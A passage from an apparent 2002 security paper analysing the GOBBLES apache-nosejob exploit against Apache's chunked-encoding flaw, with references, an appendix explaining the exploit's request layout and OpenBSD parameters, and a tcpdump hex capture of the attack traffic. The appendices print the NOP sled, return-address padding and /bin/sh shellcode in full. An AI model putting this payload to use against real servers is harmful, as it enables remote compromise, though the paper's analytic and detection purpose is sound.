           write($sock, $commands, sizeof($commands);
        }
        else {
                # Otherwise not successful, increment Return Address and try again
                $RetAddr += RET_ADDR_INC;
                close($sock);
                break;
        }
}
```

Additional Information

Ben Laurie posted an excellent analysis of how the GOBBLES exploit works against BSDs memcpy at http://online.securityfocus.com/archive/1/278270/2002-06-22/2002-06-28/0. The GOBBLES exploit itself is available at http://packetstorm.decepticons.org/0206-exploits/apache-nosejob.c and is included in Appendix C of this paper.

For more information on buffer overrun attacks, Aleph1's paper "Smashing The Stack For Fun And Profit" is a must read. It is available at Phrack archives such as http://www.phrack.com/show.php?p=49&a=14.

For information on HTTP the World Wide Wide Web Consortim has a wealth of documents at http://www.w3.org/Protocols.

SANS has a very useful FAQ on Intrusion Detection at http://www.sans.org/newlook/resources/IDFAQ/ID_FAQ.htm and should be one of the

first stops for an introduction to this topic. The Snort website at http://www.snort.org/ has the latest version of Snort and signature rules as well as information on how to implement a network Intrusion Detection System using Snort.

References

Internet Storm Center. Aug 2002. URL:http://isc.incidents.org/top10.html

Netcraft Web Server Survey. Aug 2002. URL:http://www.netcraft.com/survey

SANS/FBI Top 20 List. Aug 2002. URL:http://www.sans.org/top20/

World Wide Web Consortium HTTP Specifications and Drafts.
URL:http://www.w3.org/Protocols/Specs.html

The HTTP Protocol As Implemented In W3.
URL:http://www.w3.org/Protocols/HTTP/AsImplemented.html

HTTP: A protocol for networked information.
URL:http://www.w3.org/Protocols/HTTP/HTTP2.html

RFC 1945: Hypertext Transfer Protocol – HTTP/1.0.
URL:http://www.w3.org/Protocols/rfc1945/rfc1945.txt

RFC 2616: Hypertext Transfer Protocol – HTTP/1.1.
URL:http://www.w3.org/Protocols/rfc2616/rfc2616.html

RFC 2617: HTTP Authentication: Basic and Digest Access Authentication.
URL:ftp://ftp.isi.edu/in-notes/rfc2617.txt

Classic HTTP Documents.
URL:http://www.w3.org/Protocols/Classic.html

Klein, Amit. Cross Site Scripting Explained.
URL:http://www.sanctuminc.com/pdf/WhitePaper_CSS_Explained.pdf

The Ten Most Frequent Application-Level Hacker Attacks.
URL:http://www.sanctuminc.com/pdf/The_10_Most_Frequent_Hack_Attacks.pdf

Klein, Amit. Hacking Web Applications Using Cookie Posioning.
URL:http://www.sanctuminc.com/pdf/CookiePoisoningByline.pdf

CERT Advisory CA-2002-17. Aug 2002.
URL:http://www.cert.org/advisories/CA-2002-17.html
The MITRE Corporation - Common Vulnerabilities and Exposures. Aug 2002.
URL:http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0392

SecurityFocus Vulns Info: Apache Chunked-Encoding Memory Corruption Vulnerability.
Jun 2002. URL:http://online.securityfocus.com/bid/5033/info/

Szor, Peter and Douglas Knowles. “Symantec Security Response – FreeBSD.Scalper.Worm”. July 1, 2002.
URL:
http://securityresponse.symantec.com/avcenter/venc/data/freebsd.scalper.worm.html

Jeeves, Terry. [RHSA-2002:103-13] Updated Apache packages fix chunked encoding issue. URL:http://online.securityfocus.com/archive/1/277939/2002-06-15/2002-06-21/2

Laurie, Ben. BugTraq posting. 22 June 2002.
URL:http://online.securityfocus.com/archive/1/278270/2002-06-22/2002-06-28/0

Aleph1. “Smashing The Stack For Fun And Profit”, Phrack issue 49. 1996.
URL:http://www.phrack.com/show.php?p=49&a=14

Apache module mod_proxy.
URL: http://httpd.apache.org/docs/mod/mod_proxy.html#proxypass

SANS Intrusion Detection FAQ. October 8th, 2002.
URL: http://www.sans.org/newlook/resources/IDFAQ/ID_FAQ.htm

Rosech, Martin. Snort Users Manual version 1.9.x. April 26th, 2002.
URL: http//www.snort.org/docs

Frost, Stephen. Snow-Man’s Network – IPTables/Netfilter Recent Module. September 8th, 2002.
URL: http://snowman.net/projects/ipt_recent/

Stearns, William. Adaptive firewalls with iptables. 2002.
URL: http://www.stearns.org/doc/adaptive-firewalls.current.html

Chuvakin, Anton. IPTables Lunix firewall with packet string-matching support. December 31st, 2001. URL : http://online.securityfocus.com/infocus/1531

Appendix A: apache-nosejob.c Exploit Details

apache-nosejob.c creates an HTTP GET request with the format (1st column is how many times this line is repeated, 2nd is components that make up that line).

1 - GET / HTTP1.1
1 - Host: apache-nosejob.c
24 - X-CCCCCCC: [NOP SLED 0x41 repeated 1024 times][SHELLCODE]
24 - X-AAAA: [return address repeated **REPRETADDR** times][0x0 repeated **REPZERO** times]
1 - Transfer-Encoding: chunked
1 - Blank line
1 - 5
1 - BBBBB
1 - [**DELTA**]

A return address line will look some thing like:

X-AAAA: RlRmRlRmRlRmRlRmRlRmRlRm000000000000000000000000000000000000

Where Rl is the LSB of the return address and Rm is the MSB of the return address.

For OpenBSD, **REPRETADDR** is usually 6, **REPZERO** is usually 36, and **DELTA** is –146. The value for **DELTA** is the invalid length parameter that will be passed to memcpy and needs to be the correct value to overwrite its MSB on the stack with zeros. The NOP sled and return address lines appear to be repeated to increase the chances of the exploit to work. The NOP sled line does not need to be repeated for the exploit to work, it appears that the return address will point to an address within the NOP sled reliably. The return address lines do need to be repeated at least once though for everything to work. There may be a dependency on value of **DELTA**, but this is difficult to verify.

To better illustrate what the exploit looks like, we represent it in an ASCII text. This version only repeats the NOP sled/shell code line once, and the return address/zero line twice. Due to line length limitations of this paper, we represent changes in actual lines in the exploit by alternating background colors.

```
GET / HTTP/1.1
Host: apache-nosejob.c
X-CCCCCCC:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAhG
GGG~Iã1ÀPPPPÆ^D$^DSPP1Ò1É±~@Áá^XÑê1À°~EÍ~@r^B      ÊÿD$^D~@|$^D
ué1À~ID$^DÆD$^DId$^H~ID$^L~ID$^P~ID$^T~IT$^X~KT$^X~I^T$1À°]Í~@1ÉÑ,$s'1ÀP
PPPÿ^D$Tÿ^D$ÿ^D$ÿ^D$ÿ^D$QP°^]Í~@XXXXX<Ot^KXXA~@ù
uÎë½~P1ÀPQP1À°ZÍ~@ÿD$^H~@|$^H^Cuï1ÀPÆ^D$^K~@4$^AhBLE*h*GOB~Iã°
PS°^APP°^DÍ~@1ÀPhn/shh//bi~IãPS~IáPQSP°;Í~@Ì
X-AAAA:
^@ò^H^@^@ò^H^@^@ò^H^@^@ò^H^@^@ò^H^@^@ò^H^@^@^@^@^@^@^@^@^
@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
X-AAAA:
^@ò^H^@^@ò^H^@^@ò^H^@^@ò^H^@^@ò^H^@^@ò^H^@^@^@^@^@^@^@^@^
@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
Transfer-Encoding: chunked

5
BBBBB
ffffff6e
```

Appendix B: tcpdump of Exploit

```
00:10:59.217013 10.3.88.186.3477 > 10.3.91.32.www: S
3739459153:3739459153(0) win 5840 <mss 1460,sackOK,timestamp
536142839 0,nop,wscale 0> (DF)

  0000: 4500 003c 7da6 4000 4006 f535 0a03 58ba
E..<}¦@.@.õ5..Xº

  0010: 0a03 5b20 0d95 0050 dee3 9e51 0000 0000  ..[
...PÞã.Q....

  0020: a002 16d0 da50 0000 0204 05b4 0402 080a
 ..ÐÚP.....´....

  0030: 1ff4 e3f7 0000 0000 0103 0300             .ôã÷........



00:10:59.217140 10.3.91.32.www > 10.3.88.186.3477: S
1829273359:1829273359(0) ack 3739459154 win 17376 <mss
1460,nop,nop,sackOK,nop,wscale 0,nop,nop,timestamp 1485469702
536142839> (DF)

  0000: 4500 0040 7d84 4000 4006 f553 0a03 5b20
E..@}.@.@.õS..[

  0010: 0a03 58ba 0050 0d95 6d08 7f0f dee3 9e52
..Xº.P..m...Þã.R

  0020: b012 43e0 de80 0000 0204 05b4 0101 0402
°.CàÞ.....´....

  0030: 0103 0300 0101 080a 588a 7806 1ff4 e3f7
........X.x..ôã÷



00:10:59.217589 10.3.88.186.3477 > 10.3.91.32.www: . ack 1 win
5840 <nop,nop,timestamp 536142839 1485469702> (DF)

  0000: 4500 0034 7da7 4000 4006 f53c 0a03 58ba
E..4}§@.@.õ<..Xº

  0010: 0a03 5b20 0d95 0050 dee3 9e52 6d08 7f10  ..[
...PÞã.Rm...

  0020: 8010 16d0 4c5c 0000 0101 080a 1ff4 e3f7
...ÐL\........ôã÷

  0030: 588a 7806                                 X.x.



00:10:59.220294 10.3.88.186.3477 > 10.3.91.32.www: .
1:1449(1448) ack 1 win 5840 <nop,nop,timestamp 536142839
1485469702> (DF)

  0000: 4500 05dc 7da8 4000 4006 ef93 0a03 58ba
E..Ü}¨@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee3 9e52 6d08 7f10  ..[
...PÞã.Rm...

  0020: 8010 16d0 8649 0000 0101 080a 1ff4 e3f7
...Ð.I.......ôã÷

  0030: 588a 7806 4745 5420 2f20 4854 5450 2f31  X.x.GET / HT
TP/1

  0040: 2e31 0d0a 486f 7374 3a20 6170 6163 6865  .1..Host: apache

  0050: 2d6e 6f73 656a 6f62 2e63 0d0a 582d 4343  -nosejob.c..X-CC

  0060: 4343 4343 433a 2041 4141 4141 4141 4141  CCCCC: AAAAAAAAA

  0070: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0080: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0090: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0100: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0110: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  0120: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0130: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0140: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0150: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0160: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0170: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0180: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0190: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0200: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0210: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0220: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0230: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0240: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0250: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0260: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0270: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0280: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0290: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0300: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0310: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0320: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0330: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0340: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0350: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0360: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0370: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0380: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  0390: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0400: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0410: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0420: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0430: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0440: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0450: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0460: 4141 4141 4141 4168 4747 4747 89e3 31c0
AAAAAAAhGGGG.ã1À

  0470: 5050 5050 c604 2404 5350 5031 d231 c9b1
PPPPÆ.$.SPP1Ò1É±

  0480: 80c1 e118 d1ea 31c0 b085 cd80 7202 09ca
.Áá.Ñê1À°.Í.r..Ê

  0490: ff44 2404 807c 2404 2075 e931 c089 4424  ÿD$..|$.
ué1À.D$

  04a0: 04c6 4424 0420 8964 2408 8944 240c 8944  .ÆD$.
.d$..D$..D

  04b0: 2410 8944 2414 8954 2418 8b54 2418 8914
$..D$..T$..T$...

  04c0: 2431 c0b0 5dcd 8031 c9d1 2c24 7327 31c0
$1À°]Í.1ÉÑ,$s'1À

  04d0: 5050 5050 ff04 2454 ff04 24ff 0424 ff04
PPPPÿ.$Tÿ.$ÿ.$ÿ.

  04e0: 24ff 0424 5150 b01d cd80 5858 5858 583c
$ÿ.$QP°.Í.XXXXX<

  04f0: 4f74 0b58 5841 80f9 2075 ceeb bd90 31c0  Ot.XXA.ù
uÎë½.1À

  0500: 5051 5031 c0b0 5acd 80ff 4424 0880 7c24
PQP1À°ZÍ.ÿD$..|$

  0510: 0803 75ef 31c0 50c6 0424 0b80 3424 0168
..uï1ÀPÆ.$..4$.h

  0520: 424c 452a 682a 474f 4289 e3b0 0950 53b0
BLE*h*GOB.ã°.PS°

  0530: 0150 50b0 04cd 8031 c050 686e 2f73 6868
.PP°.Í.1ÀPhn/shh

  0540: 2f2f 6269 89e3 5053 89e1 5051 5350 b03b
//bi.ãPS.áPQSP°;

  0550: cd80 cc0d 0a58 2d43 4343 4343 4343 3a20  Í.Ì..X-
CCCCCCC:

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0580: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141            AAAAAAAAAAAA


00:10:59.221526 10.3.88.186.3477 > 10.3.91.32.www: .
1449:2897(1448) ack 1 win 5840 <nop,nop,timestamp 536142839
1485469702> (DF)
```

```
  0000: 4500 05dc 7da9 4000 4006 ef92 0a03 58ba
E..Ü}©@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee3 a3fa 6d08 7f10  ..[
...PÞãƒúm...

  0020: 8010 16d0 97d0 0000 0101 080a 1ff4 e3f7
...Ð.Ð.......ôã÷

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
X.x.AAAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0050: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0060: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0070: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0080: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0090: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0100: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0110: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0120: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0130: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0140: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0150: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0160: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0170: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0180: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0190: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0200: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0210: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0220: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0230: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0240: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0250: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0260: 4141 4141 4141 4141 4141 4141 4141 4141
```

```
AAAAAAAAAAAAAAAA

  0270: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0280: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0290: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0300: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0310: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0320: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0330: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0340: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0350: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0360: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0370: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0380: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0390: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03b0: 4141 4141 4141 4141 6847 4747 4789 e331
AAAAAAAAhGGGG.ã1

  03c0: c050 5050 50c6 0424 0453 5050 31d2 31c9
ÀPPPPÆ.$.SPP1Ò1É

  03d0: b180 c1e1 18d1 ea31 c0b0 85cd 8072 0209
±.Áá.Ñê1À°.Í.r..

  03e0: caff 4424 0480 7c24 0420 75e9 31c0 8944  ÊÿD$..|$. ué1À.D

  03f0: 2404 c644 2404 2089 6424 0889 4424 0c89  $.ÆD$. .d$..D$..

  0400: 4424 1089 4424 1489 5424 188b 5424 1889
D$..D$..T$..T$..

  0410: 1424 31c0 b05d cd80 31c9 d12c 2473 2731
.$1À°]Í.1ÉÑ,$s'1

  0420: c050 5050 50ff 0424 54ff 0424 ff04 24ff
ÀPPPPÿ.$Tÿ.$ÿ.$ÿ

  0430: 0424 ff04 2451 50b0 1dcd 8058 5858 5858
.$ÿ.$QP°.Í.XXXXX

  0440: 3c4f 740b 5858 4180 f920 75ce ebbd 9031  <Ot.XXA.ù uÎë½.1

  0450: c050 5150 31c0 b05a cd80 ff44 2408 807c
ÀPQP1À°ZÍ.ÿD$..|

  0460: 2408 0375 ef31 c050 c604 240b 8034 2401
$..uï1ÀPÆ.$..4$.

  0470: 6842 4c45 2a68 2a47 4f42 89e3 b009 5053
hBLE*h*GOB.ã°.PS

  0480: b001 5050 b004 cd80 31c0 5068 6e2f 7368
°.PP°.Í.1ÀPhn/sh

  0490: 682f 2f62 6989 e350 5389 e150 5153 50b0
h//bi.ãPS.áPQSP°

  04a0: 3bcd 80cc 0d0a 582d 4343 4343 4343 433a  ;Í.Ì..X-CCCCCCC:

  04b0: 2041 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  04d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0500: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0510: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0550: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0580: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141            AAAAAAAAAAAA



00:10:59.221592 10.3.91.32.www > 10.3.88.186.3477: . ack 2897
win 15928 <nop,nop,timestamp 1485469702 536142839> (DF)

  0000: 4500 0034 5755 4000 4006 1b8f 0a03 5b20
E..4WU@.@.....[
```

```
  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee3 a9a2
..Xº.P..m...Þã©¢

  0020: 8010 3e38 19a4 0000 0101 080a 588a 7806
..>8.¤......X.x.

  0030: 1ff4 e3f7                                .ôã÷


00:10:59.224463 10.3.88.186.3477 > 10.3.91.32.www: .
2897:4345(1448) ack 1 win 5840 <nop,nop,timestamp 536142839
1485469702> (DF)

  0000: 4500 05dc 7daa 4000 4006 ef91 0a03 58ba
E..Ü}ª@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee3 a9a2 6d08 7f10  ..[
...PÞã©¢m...

  0020: 8010 16d0 ffba 0000 0101 080a 1ff4 e3f7
...Ðÿº.......ôã÷

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
X.x.AAAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0050: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0060: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

